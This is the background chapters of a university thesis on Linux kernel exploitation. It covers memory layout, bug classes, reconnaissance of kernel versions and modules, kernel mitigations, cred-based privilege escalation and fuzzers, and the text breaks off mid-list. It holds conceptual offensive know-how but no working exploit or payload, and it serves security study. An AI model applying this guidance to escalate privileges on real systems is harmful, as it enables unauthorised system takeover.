Hacking Linux, Kernel Exploitation

Vallés Puig, Ramon

Curs 2020-2021

Director: Xavier Salleras Soler

GRAU EN ENGINYERIA INFORMÀTICA

Universitat
Pompeu Fabra
Barcelona

Escola
d'Enginyeria

Treball de Fi de Grau

Acknowledgments

I would like to give a special thank you to my parents, for allowing me to pursue the studies I have always dreamed of, and Xavier, for guiding me through the project. Also, a sincere appreciation to all those who have indirectly allowed me to carry out this project, either from small contributions in online forums, as well as books authors, and well-documented tutorials, the beauty of exploitation resides on those who are willing to share their knowledge.

Resum

Un error de programació en un sistema operatiu pot fer caure tota una infraestructura de servidors, i amb ella la privacitat dels actors que depenen d'aquest sistema. En els últims anys, s'han pres moltes mesures per protegir el nucli de sistema operatiu, el qual sol ser el principal objectiu de la majoria dels hackers. No obstant això, és poc probable que el programari quedi completament lliure d'errors. El treball del mantenidor és tediós i requereix un coneixement avançat del sistema en qüestió, el que alenteix el procés de protecció i exposa fuites de seguretat que poden ser explotades pels hackers. Si un hacker aconsegueix detectar una vulnerabilitat no apedaçada en el nucli, significaria el control total de el sistema.

Aquest treball pretén elaborar un framework capaç de reunir les eines necessàries per detectar, depurar i explotar possibles vulnerabilitats en el kernel de Linux, per tal de facilitar el treball dels penetration testers i, a ser possible, detectar fuites de seguretat fins ara desconegudes.

Abstract

A programming bug in an Operating System can bring down an entire server infrastructure and with it the privacy of the actors who depend on that system. In recent years, many measures have been taken to protect the core of OS, which is often the main target of most hackers. However, it is unlikely that the software will be completely free of bugs. The maintainer's work is tedious and requires advanced knowledge of the system concerned, which slows down the safeguarding process and exposes security holes that can be exploited by hackers. If a hacker manages to detect an unpatched vulnerability in the kernel, it gives them full control of the system.

This work aims to elaborate a framework capable of bringing together the required tools to detect, debug, and exploit possible vulnerabilities in the Linux kernel, to facilitate the work of penetration testers, and, if possible, to detect previously unknown security leaks.

Content

Chapter 1

INTRODUCTION

The world of hacking is usually related to something dark and gloomy as if it were about witchcraft, and the fact is that to achieve what no one expects, you must think as no one has thought before.

1.1 Motivation

If there is something that human beings have shown is that we easily make mistakes, and our mistakes spread over the things we do. Although computers have proven to be capable of doing incredible things, all the operations they carry out have been programmed by a human being as a list of rules the computer must follow. But as the popular proverb says, "every law has its loophole".

Those who have a closed mind will not see beyond what is offered to them, but often, those who are curious find mistakes, or in other words, unforeseen paths, that make things happen that are only within the reach of a few.

With the rise of cyber-attacks, many companies and governments have started to invest in cyber-security, nevertheless, it seems that no matter how many measures are taken, hackers always find a way to circumvent the limits.

This project aims to make the work of a hacker a little closer to the novice computer scientist, specifically to exploit a vulnerability, and show through a framework a whole process of exploiting bugs in the Linux Kernel.

1.2 Main Problem

Anyone who has ever done computer programming knows how difficult it is not to make coding mistakes. Sometimes the application programming interfaces warns us of possible insecurities in our code, and sometimes the code will seem to be correct but after compiling and executing it we will find errors that will break the execution of the program which will force us to study the code again with the help of a debugger to find the error that we did not consider at first, but other times, we will leave some error in the code that will not stop the compiler to compile the instructions nor the program to carry out its tasks, so nobody will suspect about its existence. It is these types of errors that make a system unstable; small errors that in the long run can compromise the security of a computer if someone discovers them.

According to "statcounter.com"[1], by the end of 2020, it was estimated that more than 40% of the operating system market was covered by Android, an OS whose kernel is the Linux Kernel. Over time, a large number of vulnerabilities affecting Linux have been disclosed, but as the code grows, new vulnerabilities are coming to light that nowadays could compromise almost half of the world's population, in addition to a large number of companies whose servers are based on GNU/Linux distributions.

1.3 Proposed Solution

Checking an entire program for bugs is difficult and time-consuming. It requires a high level of knowledge about the functioning of the program in question and yet they are often overlooked. Similarly, for a penetration tester, knowing what vulnerabilities exist in a target's system that can raise privileges requires skills on the most basic levels of computing and keeping up-to-date with new security issues as they arise.

In this project, we propose the creation of a framework that can be used both for those who want to speed up the process of hacking the Linux kernel and for those who want to find new bugs yet to be discovered. It will provide all the necessary tools to carry out both tasks, from the most basic part such as footprinting and information gathering to the exploitation of a vulnerability found, to make the whole process agile and automatic.

The final framework must fulfill the basic operations of recognizing the system, finding vulnerabilities, and facilitating the creation of an exploit using the information gathered, as shown in Figure 1.


Figure 1: Overview of the developed Framework

Chapter 2

TECHNICAL BACKGROUND

2.1 Operating System

A very important part of the computer software is the operating system, the operating system is the software that receives all the orders of the programs and executes them directly into the computer so that it fulfills the request operations. The computer always has to have an operating system that manages all the operations so that the user can carry out his tasks. Perhaps today the most famous operating systems are Android and Windows (fig, 1) since they make use of a very user-friendly graphical interface and are widely spread in smartphones and PCs, but there are many other OS that are used a lot as IOS, OS X, and may GNU/Linux distributions.


Figure 2: Operating System Market Share Worldwide [1]

2.2 GNU/LINUX

We use the term "GNU/LINUX" when referring to the set of open-source programs that make up the GNU operating system [2] (a project headed by Richard Stallman) and whose kernel is known as the Linux Kernel (developed in 1991 by Linus Torvalds) [3].

2.2.1 Distribution

There exists a wide range of GNU/Linux distributions. Versions of the operating system adapted to be used in different environments. Among the most popular ones, we can find Debian, Ubuntu, Arch Linux, Red Hat, Fedora, CentOs, and so many others, all of them with the same feature; they are formed by the GNU/Linux system.

2.2.2 Linux Kernel

Nowadays, when we imagine how an operating system works, we take for granted those basic operations that a computer has to deal with; virtual memory management, hard disk access, input/output management, and so on. The truth is that all these operations are handled by the operating system's kernel, something that the user does not usually interact with directly but lies behind all the movements it makes. The kernel is seen as a deeper layer of the software, between the user applications and the hardware, this abstraction layer is represented in figure 3. In the case of GNU and its distributions, this core is the so-called Linux kernel [4], an open-source software.

The Linux kernel itself is purely monolithic in the sense that all the raw "kernel" code runs in the same address space (the kernel-land).

The kernel uses some properties of the processor architecture to separate itself from the rest of the running programs. A privileged mode, unique to the kernel, in which all machine-level instructions are fully accessible, and a non-privileged mode, in which only a subset of instructions is accessible.

Figure 3: OS software layers

2.2.3 Loadable Kernel Module

Often, the kernel cannot cover all the needs that a user can satisfy, especially now that there is an increasing variety of devices whose drivers are privately customized and therefore unknown to the operating system. For this reason, the Linux kernel is prepared to support objects which contain code to extend the Kernel functionalities called modules. Kernel modules are used to add support for new hardware and/or file systems, as well as to add system calls and save kernel memory. They can be built into the kernel or compiled as loadable modules at runtime.

2.3   MEMORY MANAGEMENT

When a program is executed, the computer needs memory to hold the operations that the CPU must execute, as well as the corresponding variables. This memory must be fast, close to the CPU, and capable of keeping track of many processes at the same time, this is what we know as RAM (Radom Access Memory). The kernel must be in charge of managing this memory and for that, it is divided into 5 different parts; initialized data segment, uninitialized data segment, text segment, and the most outstanding ones; the stack and the heap.

2.3.1 Stack

The stack is a portion of the system memory (typically located at the highest address toward address zero) in which the local variables of a program are held (temporarily). Each time a program calls a function, the system reserves a stack frame (a fragment of the stack memory) to keep track of the local variables declared in it together with a set of registers (e.g. the memory address returning to the previous frame), and releases it at the end of the execution. The method used by the stack is a LIFO (last-in-first-out), the values will be released when all subsequent operations have been released.


Figure 4: Stack calling convention used in the MIPS architecture [5]

2.3.2 Heap

The heap is a dynamically sized portion of memory (typically located at the lowest address toward the largest address), in which there is no established order as is the case with the stack. The heap is used to allocate memory sizes specified by the programmer through "malloc", "realloc" and "calloc" operations (which are implemented with the syscall mmap in Linux). These operations request a memory space in the heap and free it when it is no longer needed using the "free" operation. When a program reserves a piece of memory on the heap, it saves a pointer variable on the stack, which it can address whenever it is required.


Figure 5: The functional memory organization of a running program [6]

8

2.3.3 Virtual Memory

Often, when a computer has very limited RAM capacity, the operating system may rely on internal storage to store data that cannot be stored in RAM. In this way, the computer can "fool" running programs into thinking that there is more capacity than there actually is. This is usually a slow process since the OS must transfer data from ram to hard disk and vice versa in a process called "swapping".

2.4   CPU ARCHITECTURE

As explained above, the kernel has to manage a memory that will later be used by the CPU. Nowadays, the architecture proposed by Von Neumann in 1945 to process such information is still widely used. It consists of a Control Unit (responsible for controlling the operations sent to the ALU), Arithmetic and Logic Unit (ALU; executes arithmetic operations "and", "or", "not", etc.), Memory Unit (the aforementioned RAM), Registers (fast access memory spaces) and Inputs/Outputs (electronic circuits for receiving and sending binary operations), as shown in fig. 6.


Figure 6: Central Processing Unit (CPU) [7]

2.5 BUG

A bug is a programming error that causes the software to behave in an unintended way, causing unpredictable results or simply causing the system to enter into a panic state. This erroneous behavior is a potential risk because a hacker could use it to his advantage by exploiting the error.

There are different ways to detect these errors and prevent possible vulnerabilities, such as analyzing the source code in depth (when available), reverting the binary state of a program to analyze the pre-compiled code. Or the most convenient and automatic way, using a fuzzer that will launch random inputs to the program to detect a potential bug.

2.5.1 Pointer dereference

Pointers are a variable datatype that refers to another variable stored at a specific address in memory. If not properly handled, they can be subject to attack by a hacker with the proper skills. Very often, these pointers are initialized with the NULL value (memory address 0x0). If the value is retrieved, the kernel could panic by a so-called NULL pointer dereference. Otherwise, if the pointer is not initialized, it will automatically acquire the last value on the stack, which would cause an arbitrary memory read/write by a so-called "Uninitialized" pointer dereference.

2.5.2 Memory Corruption

Memory corruption bugs occur when the program does not follow proper control of write operations in such a way that an attacker can circumvent the established memory limits to modify (or corrupt) a different section of memory. The most famous corruption vulnerability is the buffer overflow, in which the minimum/maximum limit that should prevent writing beyond the buffer size is not well controlled and a user can manage to corrupt adjacent memory by entering an input larger than the buffer size.

2.5.3 Race Condition

Nowadays it is difficult to find a computer with a single processor, the vast majority are made up of multiple cores that form a multiprocessor system (SMP). This feature speeds up tasks and significantly increases the computer's capacity, however not everything is beneficial, a bad synchronization of two different processes can lead to unexpected results. In other words, if two processes have to operate, the order in which

they act will determine the final result. When the order in which the operations are executed is not as expected, we are in a case of race condition.

2.5.4 Logic Bugs

Unlike the previous bugs, logic errors do not in itself pose a risk to the system in question since the program will continue to function normally without causing the kernel to panic. This type of error is usually related to poor program planning or a calculation error that may have a further effect on future operations.

Chapter 3

KERNEL EXPLOITATION PROCESS

The ultimate goal we want to achieve is nothing less than to automate the process of exploiting a vulnerability in the Linux Kernel from the detection of a bug to the complete control of the system, but first, we have to understand well which are the parts that make up the exploitation and analyze them carefully. In this way, we can find a remarkable overview of all the processes related to this topic. To deepen the practice of exploiting the Linux Kernel, it is strongly recommended to follow the book "A Guide to Kernel Exploitation" [8] by Enrico Perla and Massimiliano Oldani, which has served as a support when writing this chapter.

The Linux Kernel is used as a hacking target for many beginners who want to enter the world of exploitation, the fact that Linux is open source provides ease for the young hacker to learn, analyze and understand the existing bugs, exploit and/or patch them. Many people believe that this way many security holes that can compromise your system are exposed, and although this action can be harmful if someone manages to find such a breach, it allows developers to patch them much faster than if they were hidden from the public, a fact that has led GNU/Linux to be one of the most secure operating systems of the moment. Much has been written about hacking the Linux Kernel due to its complexity and size which makes it impossible to analyze everything related to exploitable patches without the use of more complex tools, but that will be covered in chapter 4.

3.1   Information Gathering

In this section, we will discuss the first phase of conducting successful exploitation of any kind, which consists of capturing as much information as possible about the target.

To do this we must be aware that, like all systems, the Linux Kernel is distributed in different versions that make it optimal for the machine on which it runs, depending on the processor architecture it will support a specific "instructions set" (arithmetic/logic instructions, control flow, memory manipulation, etc.), and will support different ranges of registers and memory addresses. Building an exploit without knowing the architecture on which it will run increases the chances that the exploit will fail, or simply not run at all. At this point, one may be disappointed in their efforts to no avail.

All the experimentation implemented during this research project has been tested under a 64-bit architecture (x86-64), however, it is not limited to only this environment and can run and target other systems with different architecture.

3.1.1 Kernel Versions

Since 1994, when Mr. Torvalds released the first official version of the Linux Kernel (1.0), until today, a multitude of versions have been released to keep Linux up to date. At that time, the kernel barely supported i386 and single-processor CPU architectures. With upcoming technologies and new driver features for additional hardware, the kernel has been receiving improvements in system performance. Each of these versions has also been patched against vulnerabilities that have been exposed by hackers and system maintainers throughout the life cycle, but the updates that appeared over time also brought with them new bugs, such as the already mentioned race condition that started to appear from version 2.2 when the SMP technology was incorporated.

Knowing which release of the kernel our target is running on can make it much easier to find a bug, whether it is a previously discovered (from old releases) or to fuzz the new kernel smartly. This information can also be used to know about the different security parameters implemented that must be bypassed, for instance, the Kernel Address Space

Layout Randomization (KASLR) which was first released with the Kernel version 3.14, and many others as we will show later.

3.1.2 Linux Distributions

Since Linux is based on open-source software, many people have released their own distributions, customized operating systems with small modifications to the Linux Kernel (usually from stable versions) suitable for different environments. Managers need a way to update the Kernel without altering the personal configuration that the user has set. Since each distribution has its characteristics and interests, it is not surprising that a given distribution might miss a security patch or unwittingly introduce a bug that did not exist in the original version of the kernel.

This is not something new, it has already happened in several distributions such as Debian and Red Hat, among a few others with the already resolved CVE-2009-2698 [10]. This issue refers to a NULL pointer bypass vulnerability reported on 08/27/2009 that allowed local users to gain privileges due to a denial-of-service attack. Although this vulnerability was patched at version 2.6.18, it continued to affect these distributions by not being patched in subsequent versions.

3.1.3 Running Modules

Since the very beginning (v. 1.2), Linux allows the incorporation of LKM (Loadable Kernel Modules [11]), these modules allow the user to add and remove open source or proprietary objects and functionalities that must essentially work with privileges so they must run in the kernel-land. Often, the software needs to take full advantage of the performance of private devices which are not open-source, so the user must install it at his responsibility. This is the case, for example, with Nvidia graphics cards, whose modules compatible with the kernel version must be released by the manufacturer itself. Installing a LKM means taking a risk for the Kernel as they can carry vulnerabilities which, by working on the kernel land, could compromise the whole system.

That is why being aware of the modules and devices active in our target gives an added advantage since these can also be exploited.

Kernel modules are ".ko" files that are stored in the "/lib/modules/(*kernel release*)" directory. So, once we have gathered the Linux Kernel release the user is running, we can access the directory and display the stored files with the utility "ls" such as this:

    ls -R /lib/modules/$(uname -r)

Another possible way to access this information is through the tool provided by Linux called "lsmod", which allows you to read a detailed list of all active modules with the size in bytes of each one along with the counter of devices that are using it.

3.1.4 Network properties

While it is not going to be used to directly exploit the kernel, knowing aspects of the network surrounding our target can be very valuable. When available, we can collect information such as the IP address of the target, its gateway and subnet range of IPs, network interface devices, which in turn depend on a Module (compiled together with the kernel or loaded as LKM), detect active/inactive interfaces, open ports and active services.

Such information can be used to detect possible local and remote bugs, as was the case for Realtek wireless devices with CVE-2019-17666 [12], a vulnerability that affected the "rtl_p2p_noa_ie" driver (drivers/net/wireless/realtek/rtlwifi/ps.c) up to version 5.3.6 of the Kernel, which did not properly control memory bounds causing a buffer overflow.

3.1.5 Security Parameters

Given the number of cybercriminals who were trying to exploit operating systems (especially GNU/Linux), the Linux developers decided to implement various security measures to protect the system from possible attacks that could arise in case someone were to take advantage of an existing vulnerability. In this case, hinder the work of the

attacker, who now has to face the security parameters to take control of the system. We will now describe some of the features used in the latest Linux releases such as preventing the system itself from accessing or operating in certain memory spaces or adding protection traps in strategic places of the stack.

i. **SMAP**

Supervisory Mode Access Prevention (SMAP) [13] is a feature that was introduced in the Linux Kernel in version 3.7. This functionality allows compatible CPUs to control by a memory mapping those addresses that belong to the User-space so that if a program attempts to access one of these addresses while running in privileged mode it will cause a trap and interrupt the execution of the program. The result of such a violation will be treated by the kernel as an incorrect pointer access and will be recorded in the system log as an oops.

ii. **SMEP**

Supervisory Mode Execution Prevention (SMEP) is a feature that was patented in mid-2015 by a group of Google engineers [14] and subsequently introduced into the Linux Kernel as a complement to the previous SMAP protection. This functionality prevents the kernel from transferring the execution flow to addresses belonging to user-space memory pages. Thus, if an exploit (e.g. buffer overflow) manages to overwrite the return address of a function being executed in kernel-space, it will not be able to be redirected to a shellcode executed in user-space.

iii. **KASLR**

Kernel Address Space Layout Randomization (KASLR) [15] is a technique derived from ASLR that consists of randomly allocating the different parts of the processes, libraries, and stack pointers in different addresses (specifically within the kernel space). In this way, uncertainty is created in the attacker to prevent him from being able to figure out where the function he intends to exploit is located.

This feature was introduced in 2014 along with version 3.14 but was not enabled by default until the arrival of the 4.12 release where the memory addresses were randomized during the system boot.

iv. **SSP**

The Stack Smashing Protector (SSP) [16] is a set of features added in the GCC compilers in version 2.7 and has been refined over time. The purpose of these features is to mitigate possible buffer overflow attacks utilizing so-called "canary", secret random values of 4 or 8 bytes placed in a strategic location between the buffer and the data control in the stack. In this way, if the attacker attempts to overwrite this variable with another with a different value, the SSP will abort the operation resulting in an Oops[1].

3.1.6 CPU Bugs

Although operating systems have tried to protect themselves as much as possible from hackers, certain aspects do not depend entirely on the software. Many bugs have been appearing around the hardware on which the operating system is running. Perhaps the most notorious pair of hardware bugs, given their severity, are the Meltdown and Spectre vulnerabilities, which shook the world of computer security at the beginning of 2018. These bugs, along with some others, have been addressed by Linux developers with workaround protection solutions, but the vulnerability requires the redesign of CPUs worldwide and continues to affect a large number of users. Linux allows us to know if our processor is vulnerable to such bugs by simply reading the file "/proc/cpuinfo".

3.2 Exploitation

Let us suppose that after gathering the necessary information from our target we notice a bug that we can exploit. In such a case, the first thing we should ask ourselves

---

[1] An oops is an abnormal behavior of the Linux kernel, which produces a certain error log. These errors do not block the running of the OS, but their reliability is corrupted.

is: what benefit can we get? In the vast majority of cases, we will want to achieve privilege escalation, because once it is achieved, nothing can stop us from doing whatever one wants to do. But what exactly is privilege escalation? and how is it achieved?

3.2.1 Privilege escalation

Most Operating Systems on the market are Multi-User, that is, they allow multiple users to operate on the same application with reserved spaces and customized access permissions. In general, these permissions limit less-privileged users to be able to access (read permission 'r'), modify (write permission 'w'), and/or execute (execute permission 'x') certain files. Each file/directory has permissions assigned to it for the three existing groups:

Owner: These permissions only take effect to the user to whom the file/directory belongs.

Group: Depending on the group to which the user belongs, the user may or may not have permissions. Recall that in the Linux system there are different groups such as the superuser group that have full permissions, or other groups that can be set up.

All users: These permissions apply to all other users who either do not own the file/directory, or their permissions have not been assigned by any group.

To view the permissions of a file we can simply run the command ls -la which will list them as a sequence: **-rwxrwxrwx**, respectively.

Linux identifies each process with a structure called task_struct (Fig. 7) which is responsible for storing all the process information. In it, we can know the state of the process at a given time, its identifier PID, the permissions of the process, etc.

As we have already discussed, the kernel needs to keep track of the privileges of each process since it must ensure that no one operates on an unmatched file. The task_struct structure underlies another structure called cred (Fig. 8) which indicates crucial

information for such tracking operations. In it, you can find, for instance, the owner of the process or the level of privileges allowed.

```c
struct task_struct {

#ifdef CONFIG_THREAD_INFO_IN_TASK
    /*
     * For reasons of header soup (see current_thread_info()), this
     * must be the first element of task_struct.
     */
    struct thread_info      thread_info;
#endif
    /* -1 unrunnable, 0 runnable, >0 stopped: */
    volatile long                   state;

    void                    *stack;
    refcount_t              usage;
    unsigned int                flags;
    unsigned int                ptrace;

        (       ...     )

    /* Process credentials: */

    /* Tracer's credentials at attach: */
    const struct cred __rcu         *ptracer_cred;

    /* Objective and real subjective task credentials (COW): */
    const struct cred __rcu         *real_cred;

    /* Effective (overridable) subjective task credentials (COW): */
    const struct cred __rcu         *cred;

    (   ...     )

};
```

Figure 7: task_struct source code. [17]

```
struct cred {
    kuid_t              uid;            /* real UID of the task */
    kgid_t              gid;            /* real GID of the task */
    kuid_t              suid;           /* saved UID of the task */
    kgid_t              sgid;           /* saved GID of the task */
    kuid_t              euid;           /* effective UID of the task */
    kgid_t              egid;           /* effective GID of the task */
    kuid_t              fsuid;          /* UID for VFS ops */
    kgid_t              fsgid;          /* GID for VFS ops */
    unsigned            securebits;     /* SUID-less security management */
    kernel_cap_t        cap_inheritable; /* caps our children can inherit */
    kernel_cap_t        cap_permitted;/* caps we're permitted */
    kernel_cap_t        cap_effective;/* caps we can actually use */
    kernel_cap_t        cap_bset;       /* capability bounding set */
    kernel_cap_t        cap_ambient;    /* Ambient capability set */
};
```

Figure 8: cred source code [18]

If we manage to take control of this structure and modify the variable subject to the privileges of the process, we will have achieved the so-called privilege escalation.

3.2.2 Shellcode

A shellcode is a series of assembly language commands that will allow us to execute certain operations that were not supposed to be executed by a non-privileged user. These operations, when executed by the kernel, can be used to modify the permissions of a process (in the task_struct->struct structure), to achieve privilege escalation and subsequently open a terminal as "Sudo" (superuser do). If we manage to do this without causing any suspicion, we will have successfully exploited the vulnerability. But remember that, as we have commented in the previous section on information gathering, many protection measures will make this shellcode process difficult, so we must be careful and find an ingenious way to bypass the most common security measures, such as SMEP, SMAP, KASLR, and KPTI [19].

While it is true that there are many theories on how to exploit a vulnerability, the reality is that there is no universal law that dictates the process we must follow. Although bugs can be categorized into different groups, each one is unique in its context, and this is where the most creative part comes in. Because as time goes by, the difficulties that are added to avoid taking advantage of bugs are increasingly harder to circumvent, and the juggling that must be done to take advantage of them is necessarily creative.

Chapter 4

EXISTING SOLUTIONS

Vulnerabilities have always existed; we are human, and humans make mistakes. For some reason we tend to think that the more advanced the software is, the more secure it becomes, and while it is true that we learn from mistakes, our projects are usually ambitious and therefore large and complex, which makes them increasingly difficult to analyze, especially at an abstract level.

In 2020 it was estimated that Linux had reached around 27.8 million lines of code, the work of nearly 30 years of developing, 75,000 commits, and the efforts of thousands of professional programmers. As you can imagine, analyzing Linux code for programming errors is a time-consuming task, even more, if one does not have a clear understanding of its inner workings, which would cause one to overlook possible errors caused by a particular sequence of operations, such as the case of "Dirty Cow" which we will discuss later.

Given the complexity that systems can reach over time, many have devised programs that automatically search for errors in the code. This is the case of the so-called "Fuzzers", automation programs that send random data (often unexpected by the software in question) to functions defined by the user, with the sole purpose of capturing unusual behavior that could indicate a possible conceptual or programming error.

4.1 Fuzzers

These bug-finding techniques have proven to be very effective and are used both by programmers who want to test the security of their creations or by malicious people who want to find bugs that could be exploitable. What is clear is that the one who manages to detect an error first will succeed in its objective, so a well-defined fuzzer can decide whether we become vulnerable to attackers or safer from them.

If we analyze the efficiency of a fuzzer, this will depend mainly on two factors. The first one is on a computational level, the faster it is in executing sequences of operations, the more time it will have to test new inputs. Secondly, the coverage it provides on the target. A Fuzzer that only covers a small percentage of the code, will not ensure that the program is safe, therefore it should smartly create the appropriate inputs that activate all those parts of the software that are of interest. The more code our test touches, the more adequate it will be.

Depending on the type of inputs that a fuzzer can generate, these are mainly categorized into two groups:

a) Blackbox fuzzing: As its name suggests, this type of fuzzer operates by brute force, without having the slightest idea of the internal behavior of the system it is analyzing. This strategy is not usually used in complex projects since its low efficiency requires a high level of computational resources to be able to extract something meaningful, and even if it does, it can take hours to find an error.

b) Coverage guided fuzzing: These fuzzers (also called Graybox fuzzing) work on the same principle as Blackbox fuzzing, but with a more elaborate strategy. Unlike the Blackbox, they use instrumentation programs to know which points of the program have been affected by a random input, and according to the results recorded by the previous inputs, the fuzzer will make thoughtful decisions to generate the next input to go deeper in the program.

Although both groups are automatic, they may not always generate inputs 100% randomly, different types of input creation follow different strategies, some of which are more efficient than others according to the objective we are trying to analyze. The

three main categories into which they may fall, based on the inputs created in each iteration, can be:

a) Mutation: This method takes a random input (usually selected from some previously generated database) and at each iteration adds a different modification to it. This could be an alteration in a bit, inverting the string, increasing its size, changing the type of data to be entered (digit for letter, lowercase for uppercase, random characters, etc.). Although this strategy can be used intelligently together with Coverage guided fuzzing, it is often considered a blind and inefficient approach.

